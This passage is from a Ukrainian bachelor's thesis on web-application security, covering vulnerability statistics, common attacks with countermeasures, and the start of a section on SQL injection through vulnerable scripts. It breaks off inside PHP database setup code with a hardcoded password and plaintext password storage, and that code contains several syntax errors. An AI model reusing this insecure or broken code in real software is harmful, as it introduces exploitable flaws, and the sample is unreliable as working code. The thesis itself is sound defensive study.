МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ОДЕСЬКИЙ ДЕРЖАВНИЙ ЕКОЛОГІЧНИЙ УНІВЕРСИТЕТ

Факультет комп'ютерних наук,
управління та адміністрування
Кафедра інформаційних технологій

Кваліфікаційна робота бакалавра

на тему: Дослідження методів забезпечення захищеності веб-ресурсів

Виконав студент групи К18
спеціальності 122 Комп'ютерні науки
Бердімурадов Худайкул

Керівник к.т.н., доцент
Фразе-Фразенко Олексій
Олексійович

Консультант

Рецензент к.т.н., Домаскін Олег
Михайлович Начальник ЦІТ ОНЕУ

Одеса 2022

ЗМІСТ

ВСТУП

Переважна більшість сучасних організацій застосовують веб-технології для роботи і залучення нових клієнтів. До таких організацій належать, як комерційні компанії різних форм власності, так і органи державної влади і місцевого самоуправління. Інтернет-сервіси надають безліч переваг, але є й зворотна сторона– з ростом числа застосунків збільшується і кількість кіберзагроз. Компанія Symantec в своєму звіті Global Internet Security Threat Report (ISTR) вказує, що кіберзлочинці при зломі веб-сайтів зазвичай використовують вразливості веб-додатків, що працюють на сервері, або експлуатують деякі вразливості операційної системи, на якій працюють ці додатки. Наприклад, за допомогою атак типу XSS хакер може перенаправити запити користувачів на шкідливі веб-сторінки, а за допомогою SQL-ін'єкцій – витягувати з баз даних сайту різну конфіденційну інформацію. У відповідь на масові зломи систем безпеки був створений консорціум OWASP – Open Web Application Security Project, це відкритий проект забезпечення безпеки веб-додатків. Однак і зловмисники, і фахівці в області кібербезпеки продовжують знаходити вразливості в веб-додатках, які можуть привести до серйозних втрат з боку бізнесу. Основною причиною більшості взломів в веб-додатках є написаний розробниками програмний код. Розробники можуть допускати помилки при написанні коду або не усвідомлювати всю важливість використання прийомів безпечного програмування – все це призводить до появи вразливостей в додатках.

Безсумнівно, захист веб-інфраструктури потрібний для будь-якої компанії. Однак з безлічі категорій захисних рішень – Firewall, IPS / IDS, NGFW (Next Generation Firewall), WAF (Web-Application Firewall) тільки Web Application Firewall здатні забезпечити комплексний захист веб-додатків від відомих і невідомих загроз, а також забезпечити відповідність вимогам

регуляторів , наприклад, PCI DSS. Ні класичний Firewall, ні IPS / IDS не зможуть забезпечити адекватного захисту веб-додатків.

За даними щорічного дослідження корпоративних ризиків «Allianz», яке було складено на основі опитування більш ніж 820 ризик-менеджерів і страхових експертів з 44 країн, останнім часом в ТОП-3 корпоративних ризиків стабільно входять кіберзлочини. Вони ж вказуються як найбільш значний ризик для підприємств в довгостроковій. Згідно з дослідженнями компанії Cybersecurity Ventures, станом на 2021 рік збиток від кібершахрайства збільшився вдвічі у порівнянні з 2015 роком і досяг $ 6 трлн. Основною метою кіберзлочинців традиційно є різні фінансові організації, в першу чергу – банки, а також майданчики електронної комерції. При цьому, згідно з даними звіту Trend Micro Incorporated, однією з найбільш значущих загроз у фінансовій галузі як і раніше залишаються банківські трояни. Вкрадена троянами інформація використовується правопорушниками для проведення шахрайських транзакцій або продається на підпільних сайтах. Більш того, в результаті подібних шкідливих дій фінансові організації змушені нести витрати на компенсацію збитків, які понесли їх клієнти в результаті кібератак. Дуже часто основною точкою злому організації стає саме веб-додаток. Загроза злому веб-додатків залишається однією з найсерйозніших проблем для веб-ресурсів будь-якої спрямованості. Відчути себе хакером сьогодні може навіть людина, слабо підготовлена технічно – методи злому і необхідні інструменти доступні у відкритому вигляді і легко можуть бути знайдені за допомогою звичайних пошукових систем.

У результаті зростають не тільки кількість атак на веб-ресурси, але й економічні наслідки таких атак. Останнім часом вразливість веб-ресурсів до атак отримала політичний вимір унаслідок як поширення гібридних війн у світі, так і зростання терористичних загроз.

Таким чином, удосконалення методів і систем захисту веб-ресурсів від атак залишається актуально науковою проблемою, особливо з урахуванням

постійного вдосконалення методів та інструментів атак і появи нових методів та інструментів. Удосконалення методів захисту веб-ресурсів від атак є також важливою в практичному застосуванні задачею внаслідок зростаючих економічних, соціальних і політичних наслідків від зловмисних дій.

Метою роботи є підвищення рівня оцінки захищеності Web-ресурсів, за рахунок удосконалення методів та засобів виявлення потенційних загроз на підставі огляду сучасного стану та перспективних методів оцінки загроз інформаційним ресурсам та світових практик впровадження систем управління інформаційною безпекою.

1 АНАЛІЗ УРАЗЛИВОСТЕЙ WEB-РЕСУРСІВ

Захист веб-ресурсів залишається одним із важливих напрямків інформаційної безпеки. Щороку кількість веб-ресурсів збільшується, зростає також кількість конфіденційної інформації, яка локалізується на серверах віддаленого доступу (особливо із використанням хмарних технологій).

У результаті цього зростають не тільки кількість атак на веб-ресурси, але й економічні наслідки таких атак. Останнім часом вразливість веб-ресурсів до атак отримала політичний вимір унаслідок як поширення гібридних війн у світі, так і зростання терористичних загроз.

Таким чином, удосконалення методів і систем захисту веб-ресурсів від атак залишається актуально науковою проблемою, особливо з урахуванням постійного вдосконалення методів та інструментів атак і появи нових методів та інструментів. Удосконалення методів захисту веб-ресурсів від атак є також важливою в практичному застосуванні задачею внаслідок зростаючих економічних, соціальних і політичних наслідків від зловмисних дій.

1.1 Статистика найбільш поширених уразливостей WEB-ресурсів

Фахівцями компанії Positive Technologies було проведено дослідження найбільш поширених уразливостей веб-ресурсів, яке дало наступні результати (рис. 1.1).




Рисунок 1.1 – Поширеність різних типів уразливостей

В цілому фахівцями компанії Positive Technologies було проаналізовано близько 300 веб-додатків. З них виділено 40 систем, для яких проводився поглиблений аналіз з найбільш повним покриттям перевірок. У статистику увійшли тільки дані про зовнішні веб-додатки, доступні з глобальної мережі Інтернет. Оцінка захищеності проводилася методами чорного, сірого і білого ящика з використанням автоматизованих допоміжних засобів. Виявлені уразливості класифікувалися відповідно відповідним загрозам по системі WASC TC v. 2, ступінь ризику уразливостей оцінювалася за CVSS v. До статистики увійшли тільки проблеми, пов'язані з помилками в коді і конфігурації веб-додатків.

Досліджувані веб-додатки належали компаніям, які представляють різні галузі: електронна комерція (30%), фінанси і банки (22%), промисловість

(17%), інформаційні технології (15%) і телекомунікації (13%); також у дослідженні брало участь одна державна установа.

Більшість веб-додатків, які ввійшли у вибірку, розроблені на базі PHP (58%) і ASP.NET (25%). Найбільш поширеним веб-сервером в дослідженні цього року став Nginx (37% веб-додатків), за ним йдуть Apache (26%) і ISS (24%). Більшість ресурсів представляли собою продуктивні системи (85%), проте досліджувалися також і тестові майданчики, що знаходяться в процесі розробки або прийняття в експлуатацію.

Всі 40 досліджених веб-додатків містять ті чи інші уразливості, загальним числом 1194. При цьому 68% систем містять уразливості високого ступеня ризику. Даний показник вище торішнього (62%). Крім того, в 2013 році в середньому на кожне веб-додаток доводилося 15,6 уразливостей, а в 2014 році це число зросло майже в два рази — до 29,9. Більшість виявлених уразливостей (89%) викликані помилками в програмному коді, і лише 11% недоліків пов'язані з некоректною конфігурацією веб-додатків.




Рисунок 1.2 − Частки уразливих сайтів в залежності від ступеня ризику уразливостей

Найбільше поширення (73% систем) отримала вразливість низького рівня ризику «Ідентифікація програмного забезпечення» (Fingerprinting). Друге місце (70%) займає вразливість «Міжсайтового виконання сценаріїв» (Cross-Site Scripting, XSS). В результаті експлуатації даної помилки в коді зловмисник може організувати атаку на користувачів веб-додатки, наприклад, з метою отримання доступу в особистий кабінет.

Більше половини веб-сайтів містять уразливості, пов'язані з використанням передбачуваних значень ідентифікаторів користувачів і сесій (Credential/Session Prediction). Критично небезпечна уразливість «Впровадження операторів SQL» (SQL Injection) піднялася з 6-го місця на 4-е, тепер вона виявляється майже в половині веб-додатків (48%). Експлуатація цієї проблеми може призвести до отримання несанкціонованого доступу до інформації, що зберігається в базах даних додатків; крім того, часто можливий розвиток атаки аж до отримання повного контролю над сервером.

Як і у попередні періоди, найбільш уразливими виявилися програми на PHP: 81% систем, написаних цією мовою, містять критично небезпечні уразливості (в 2013 році було 76%). Зате для ресурсів на основі ASP.NET цей показник зменшився з 55 до 44%. Кожен веб-додаток на PHP в середньому містить 11 критично небезпечних уразливостей. Для ASP.NET даний показник склав 8,4, але в даному випадку на статистику сильно вплинула одна система, що містила 60 уразливостей високого ступеня ризику: в інших додатках на основі ASP.NET середнє число уразливостей склало лише 2.

Також можна відзначити, що частка ресурсів на PHP, схильних до уразливості «Міжсайтового виконання сценаріїв», значно вище (95%), ніж відповідна частка ресурсів на ASP.NET (44%). Це може бути пов'язано з тим, що в ASP.NET існують вбудовані базові механізми захисту від атак цього типу (Request Validation).

PHP	Доля сайтов, %	ASP.NET	Доля сайтов, %	Другие	Доля сайтов, %
Cross-Site Scripting	95	Fingerprinting	78	Fingerprinting	67
Fingerprinting	76	Cross-Site Scripting	44	Credential/Session Prediction	67
SQL Injection	67	Insufficient Authorization	44	Cross-Site Scripting	50
Credential/Session Prediction	62	Brute Force	44	Brute Force	50
Abuse of Functionality	48	SQL Injection	33	Insufficient Authorization	33
Insufficient Authorization	43	Credential/Session Prediction	33	SQL Injection	33
Cross-Site Request Forgery	43	XML External Entities	33	Cross-Site Request Forgery	33
URL Redirector Abuse	43	Abuse of Functionality	22	URL Redirector Abuse	33
Brute Force	38	Insufficient Transport Layer Protection	22	Information Leakage	33
Information Leakage	33	Path Traversal	22	Denial of Service	33

Рисунок 1.3 − Найбільш поширені уразливості (по засобам розробки)

Уразливості по серверам

86% досліджених веб-додатків під управлінням сервера Nginx містять уразливості високого рівня ризику. Частка вразливих ресурсів на базі Microsoft IIS значно знизилася і склала 44% замість 71%. Кількість уразливих сайтів під Apache зросла на 10% і склало 70%.

Найпоширенішою помилкою адміністрування веб-серверів є «Ідентифікація програмного забезпечення» (Fingerprinting). Зокрема, дана уразливість зустрічається на 8 з 10 веб-ресурсів під управлінням Apache. Це пов'язано з тим, що стандартна конфігурація досліджуваних серверів передбачає розкриття інформації про версії веб-сервера в повідомленнях про помилки (наприклад, при зверненні до неіснуючого ресурсу).

Уразливості по галузях

Лідером за кількістю систем з уразливими високого рівня ризику опинилася банківська галузь (89%). Це може бути пов'язано з тим, що

більшість досліджених ресурсів не були системами ДБО або іншими системами, де обробляються дані про фінансові транзакції, тому банки приділяли меншу увагу забезпеченню захисту даних додатків. Також високий відсоток веб-додатків, схильних до критично небезпечні уразливості, зазначається для телекомунікаційної галузі (80%). Далі йдуть промисловість (71%) та інформаційні технології (67%). В електронній комерції частка систем з уразливими високого рівня ризику теж досить висока — 42%.

За середньою кількістю уразливостей на одну систему найменш захищеними виявилися сайти промислових підприємств, де на один додаток припадає 18 критично небезпечних уразливостей. Варто зазначити, що згадане раніше додаток, в якому було виявлено 60 критично небезпечних уразливостей, відносилося до промислового сектору. Без його урахування відповідний показник по даному сектору економіки становить 13,1 уразливості високого ступеня ризику на систему, що збігається з показником для банківської галузі.

У 2014 році уразливості високого рівня ризику «Впровадження операторів SQL», «Впровадження сутностей XML» і «Вихід за межі призначеного каталогу» зустрічалися частіше, ніж інші недоліки. Як і в 2013 році, критично небезпечна уразливість «Впровадження операторів SQL» була виявлена в веб-додатках всіх досліджуваних галузей економіки.




Рисунок 1.4 − Частки уразливих сайтів з різних галузей економіки

Уразливості на продуктивних і тестових сайтах

У 71% продуктивних веб-ресурсів були виявлені критично небезпечні уразливості, для тестових майданчиків даний показник становить 50%. Середня кількість уразливостей високого ступеня ризику, виявлених у тестових системах (12,8), майже в два рази вище порівняно з продуктивними, де виявлено в середньому по 7 критично небезпечних уразливостей. Однак при цьому в продуктивних системах в середньому виявлено більше уразливостей середнього рівня ризику (20,6 проти 14,3 для тестових).

Подібна ситуація з захищеністю систем, що вже знаходяться в експлуатації, наочно свідчить про необхідність впровадження процесів забезпечення безпеки на всіх стадіях життєвого циклу додатків (SSDLC).

Порівняння методів тестування

В ході досліджень захищеності фахівці Positive Technologies порівняли результати тестування методом білого ящика (з використанням внутрішніх даних про системи, включаючи аналіз вихідних кодів) з результатами тестування методами чорного і сірого ящика (коли аналіз проводиться з привілеями, ідентичними привілеїв потенційного зловмисника). Частка сайтів, що містять уразливості високого і середнього рівня ризику, виявилася приблизно однакова для цих методів тестування. Можна зробити висновок, що

відсутність у атакуючого доступу до вихідного коду не робить веб-додатки захищеними.

З іншого боку, аналіз вихідних кодів, на додаток до аналізу методами чорного і сірого ящика дозволяє виявити більше уразливостей для кожного додатка. Зокрема, тестування методом білого ящика в середньому знаходить в 3,5 рази більше уразливостей середнього ступеня ризику в порівнянні з методами чорного і сірого ящика. Інший яскравий приклад: в кожному ресурсі, дослідженому методами чорного і сірого ящика, в середньому було виявлено по 4 уразливості типу «Міжсайтового виконання сценаріїв» — зате метод білого ящика дозволив виявити в середньому по 29 уразливостей даного типу.




Рисунок 1.5 − Середня кількість виявлених уразливостей певного типу на одну систему за методом тестування)

1.2 Проблеми захисту web-сервісів

Проблемам захисту веб-ресурсів присвячене широке коло досліджень. Книги, які повністю присвячені опису методів та інструментів атак і захисту від них, видані з інтервалом майже в 10 років, наочно ілюструють зміни в підходах до захисту веб-ресурсів. В більш ранніх стверджується про можливість забезпечення захисту від будь-яких атак на веб-ресурси, тоді як в пізніших розглянуто конкретні методи для захисту від атак. Потрібно

відмітити, що методи та інструменти атак досить важко піддаються класифікації, а сама атака часто використовує технології маскування цих методів та інструментів.

Існує метод ідентифікації атак типу «відмова в обслуговуванні», оснований на застосуванні багатошарового персептрону, що дозволило отримати необхідну множину показників.

Проаналізовано існуючі методи захисту від DDoS-атак і запропоновано новий метод, який базується на статистичному аналізі вхідного трафіка на сервері та надійній системі перевірки гіпотез.

Розробляють також комбіновані методи захисту веб-ресурсів, основані на використанні евристичного підходу, в рамках якого виділяється аномальна поведінка, що підвищує ймовірність захисту порівняно із сигнатурним аналізом.

Перспективним також є використання моделей агента загроз для захисту веб-ресурсів від атак, що дозволяє формалізувати пошук уразливостей в інформаційних системах на всіх етапах взаємодії агента загроз із веб-ресурсом.

Проблеми витоку інформації проаналізовано і розглянуто як типові сценарії, так і методи та способи захисту від них.

Злам паролю залежить від наявних обчислювальних ресурсів, часу, функції, що використовується для зберігання цього пароля, а також від багатьох інших характеристик. Запропоновано загальні рамки для оцінки складності пароля й оцінки його надійності.

1.3 Аналіз актуальних атак на WEB-ресурси

Види атак на WEB сервіси та способи їх протидії наведені в таблиці 1.1. Найбільш популярною атакою є «Insufficient transport layer protection» — отримання даних під час передавання. Дана атака може бути виконана для 70%

ресурсів. Для виключення можливості проведення таких атак достатньо використовувати протокол HTTPS.

Витік інформації («Information leakage»). Дану атаку можна виконати на 56 % ресурсів. Витік інформації з додатків виникає в результаті відмови або неправильної роботи програми, а також у разі порушення її логіки. Для виключення можливості проведення атаки необхідно ретельно тестувати програмну частину ресурсу, проводити перевірку повідомлень на стороні сервера, моніторинг оповіщень про помилки.

Таблиця 1.1 – Види WEB атак та способи протидії

№ за/п	Вид атаки	Вразливість веб-ресурсів, %	Протидія
1	Insufficient transport layer protection	70 %	Використання протоколу HTTPS.
2	Information leakage	56 %	Тестування програмної частини ресурсу, перевірка повідомлень на стороні сервера, моніторинг оповіщень про помилки
3	Cross-site scripting	47 %	Очищення та валідація вхідних даних
4	Brute force	29 %	Використання паролів високої складності, налаштування сервера на аналіз вхідних запитів
5	Content spoofing	26 %	Відмовитися від використання фреймів і не передавати в параметрах абсолютні або локальні шляхи до файлів
6	Cross-site request forgery	24 %	Перевірка вхідних даних з форм
7	URL redirector abuse	16 %	Валідація вхідних даних
8	Predictable resource location	15 %	Контроль доступу до файлів сервера

Атаку «Cross-site scripting» — міжсайтове використання сценаріїв, можливо виконати на 47 % ресурсів. Атака дозволяє передати JavaScript-код на виконання в браузер користувача. Атаки такого роду часто також називають HTML-ін'єкціями, адже механізм їхнього впровадження дуже схожий із SQL-ін'єкціями, але на відміну від останніх, впроваджуваний код виконується в браузері користувача. Для захисту від цього виду атак необхідно проводити очищення та валідацію вхідних даних.

Генерацію великої кількості запитів, або підбір паролів («Brute force») можливо виконати на 29 % ресурсів. Для захисту необхідно забезпечити використання паролів високої складності, налаштування сервера на аналіз вхідних запитів.

Атака «Content spoofing» — підмінна даних через заміну контенту сторінок можлива для 26 % ресурсів. Використовуючи цю техніку, зловмисник змушує користувача повірити, що сторінка згенерована веб-сервером, а не передана із зовнішнього джерела. Для захисту від даного виду атак потрібно відмовитися від використання фреймів і, найголовніше, ніколи не передавати в параметрах абсолютні або локальні шляхи до файлів.

Вид атак на відвідувачів веб-сайтів, який використовує недоліки протоколу HTTP — «Cross-site request forgery». Якщо жертва заходить на сайт, створений зловмисником, браузер таємно відправляється запит на інший сервер (наприклад, на сервер платіжної системи), який здійснює якусь шкідливу операцію (наприклад, переказ грошей на рахунок зловмисника). Дану атаку можливо виконати на 24 % ресурсів. Для захисту необхідно проводити перевірку вхідних даних з форм, наприклад шляхом додавання унікального прихованого поля.

Перенаправления на інші сайти через підміну початкових посилань («URL redirector abuse»). Цей вид вразливостей, також як і багато інших перерахованих вище, є різновидом помилок перевірки вхідних даних і можлива на 16 % ресурсів. Вирішенням є валідація вхідних даних.

Ще однією популярною атакою є «Predictable resource location» — знаходження прихованого функціоналу та даних. Доступна на 15 % ресурсів і вирішується шляхом контролю доступу до файлів сервера.

Починаючи з 2010 року: більша частина атак використовує: SQL-ін‘єкції – 17.9%, XSS – 13.7%, DDoS – 6.2%, розкриття інформації – 4.6%, передбачуваність інформаційного ресурсу – 4.4%, Brute force – 3.9%, вгадування сесій – 3.2%. Інші – CSRF, фішинг, шкідливе ПЗ, викрадення DNS, викрадення облікових записів і т. д.. З кожним роком статистика атак змінюється, так у 2014 році найпопулярнішою була атака «Cross-site scripting», а в 2013 — Витік інформації («Information leakage»).

На лютий 2016 р. лідируючим стало викрадання даних (12%), а ін‘єкції досягли аж 10,7%. Збільшилась кількість спрямованих атак (9,3%) і шкідливе програмне забезпечення (6,7%). Атаки типу DDoS значно менше використовуються, як і спотворення веб-сайтів (4%). На березень 2016 р. викрадання даних стало номером один серед відомих векторів атак з 20,7% (було 12%). Ін‘єкції продовжують лідирувати з 9,8% (у лютому було 10,7%), такий же відсоток спрямованих атак (було 9,3%). DDoS трохи більше використовувалось (7,6%), поширення шкідливого ПЗ через рекламу (5,4%). Спотворення сайтів та шкідливе ПЗ 3,3%.

Виходячи з наведених даних, можна зробити висновки про те, що для захисту від більшості популярних видів атак достатньо належним чином перевіряти вхідні дані. Також рекомендовано використовувати шифрований протокол HTTPS та будувати програмний додаток ресурсу на одному з відомих програмних каркасів (Framework), в якому вбудовані механізми перевірки, шифрування та валідації. Найкращим методом захисту від атак на мережеві служби, наприклад, DoS та DDoS є використання хмарних технологій і перевірених конфігурацій серверів.

Як свідчать статистичні результати та запропоновані методи, які орієнтовані на захист від конкретного типу атаки, зловмисна дія на веб-ресурс

відбувається, як правило, із використанням відразу декількох різних типів атак. Тому задачею системи менеджменту інформаційної безпеки є розробка ефективної стратегії протидії атакам зловмисників за умови, що вони використовують комбіновані типи атак. Рівень ефективності при цьому визначається замовником веб-ресурсу і задається він специфікою ведення бізнесу підприємством (чи діяльністю організації), параметрами, що характеризують специфіку інформації та баз даних, які належать до конфіденційних і рядом інших параметрів і характеристик. Розробка такої стратегії захисту веб-ресурсу є нетривіальною задачею.

В розділі 1 проведений аналіз проблем захисту WEB сервісів. З кожним роком доля уразливих WEB сервісів зростає. Для захисту від більшості популярних видів атак достатньо належним чином перевіряти вхідні дані. Також рекомендовано використовувати шифрований протокол HTTPS та будувати програмний додаток ресурсу на одному з відомих програмних каркасів (Framework), в якому вбудовані механізми перевірки, шифрування та валідації. Найкращим методом захисту від атак на мережеві служби, наприклад, DoS та DDoS є використання хмарних технологій і перевірених конфігурацій серверів.

Проведено статистичне дослідження найбільш поширених уразливостей веб-ресурсів. Досліджені веб-додатки належали компаніям, які представляють різні галузі. Проаналізовано уразливості по засобам розробки, по серверам, по галузях на продуктивних і тестових сайтах, проведено порівняння методів тестування.

В цілому, на сьогоднішній день рівень захищеності веб-додатків залишається вкрай низьким. Незважаючи на це, системи виявлення та запобігання вторгнень рівня додатків майже не використовуються: такий механізм застосовувався для захисту лише одного з усіх сайтів, розглянутих у даному дослідженні.

2. ПРОБЛЕМИ ЗАХИЩЕНОСТІ MYSQL БАЗ ДАНИХ

2.1 Причини та мотиви здійснення атак зловмисниками

Розглянемо класифікацію мотивів, що штовхають людей на вчинки які вони роблять йдучи на порушення закону.

Допитливість

Зловмисники даного типу переслідують зазвичай єдину мету - виявити якомога більшу кількість вразливих для SQL - injection атак сайтів та потрапити в базу або отримати якусь інформацію. Цей тип атакуючих не становить серйозної загрози, оскільки в них в основному низький рівень підготовки і немає комерційних цілей. Тому, якщо перші спроби будуть не вдалі, зловмиснику набридне і він перейде на наступний сайт.

Професіональний інтерес

Зловмисники, що мають цілеспрямовану мету вчинення атаки, володіють хорошими знаннями та навичками. Тому, це найбільш серйозно налаштований тип атакуючих. Маючи перед собою чітко поставлене завдання, вони прекрасно знають, що потрібно для його реалізації. Стандартні методи захисту здатні зупинити такого роду нападника всього на декілька годин. Найбільш небезпечний тип зловмисника, - який знає як грамотно замаскувати своє перебування в базі та замести сліди [13].

Для використання переваг MySQL баз даних їх спочатку потрібно захистити. Незахищені бази відкривають практично необмежений доступ до інформації яка в них зберігається.

Легкий синтаксис та хороша документація, крім позитивних сторін, мають і один великий недолік, - це зростаюча кількість програмістів в напрямку веб-програмування.

Недолік тому, що зростання йде більше в кількісному відношенні, ніж в якісному. Люди з поверхневими знаннями починають створювати сайти, на

яких може зберігатися конфіденційна чи комерційна таємниця особи або групи осіб, чи підприємства не приділяючи при цьому достатньої уваги аспекту захищеності свого проекту. Це може привести до втрати конфіденційних даних, особистої інформації, комерційної таємниці тощо. Отримати доступ до інформації, яка зберігається в базі такого сайту, не буде проблемною навіть для зловмисника з посередніми знаннями [13].

Отож, перш ніж користуватися послугами розробників, необхідно упевнитись у тому, що вони справді професіонали, та можуть гарантувати безпеку та надійний захист своїх продуктів.

2.2 Реалізація SQL-injection атак на БД через вразливості скриптів

Приклад простої структурної бази даних (рис. 2.1 - рис. 2.2):

```php
<?php

    $link = mysql_connect('localhost', 'viktor', '1715baza')
        or die('Could not connect to MySQL');

    mysql_select_db('diplom') or die('Could not select the
        database');


    mysql_query('CREATE DATABASE articles');
    mysql_query('USE articles');

    #
    # таблиця, де зберігатимуться статті певного сайту
    #

    mysql_query('CREATE TABLE IN NOT EXISTS articles (
                    id SERIAL,
                    title VARCHAR(50),
                    date DATETIME,
                    text TEXT,
                    PRIMARY KEY (id)
                    Engine innodb Character set utf8');
```

Рисунок.2.1 – Приклад простої структури бази даних.

```php
<?php

    #додаємо таблиці зі статтями

    mysql_query("INSERT INFO news (id, title, date, text")
                                VALUES
                                (1, 'first article', '2022-06-01 16:45:21', 'news text' "" ));

    mysql_query("INSERT INFO news (id, title, date, text")
                                VALUES
                                (2, 'second article', '2022-06-02 14:25:11', 'news text' "" ));

    #створюємо таблицю з користувачами

    mysql_query('CREATE TABLE users (
                    id SERIAL,
                    login VARCHAR(50),
                    password VARCHAR(50),
                    admin INT (1) NULL DEFAULT '0',
                    PRIMARY KEY (id)
                    Engine innodb Character set utf8');

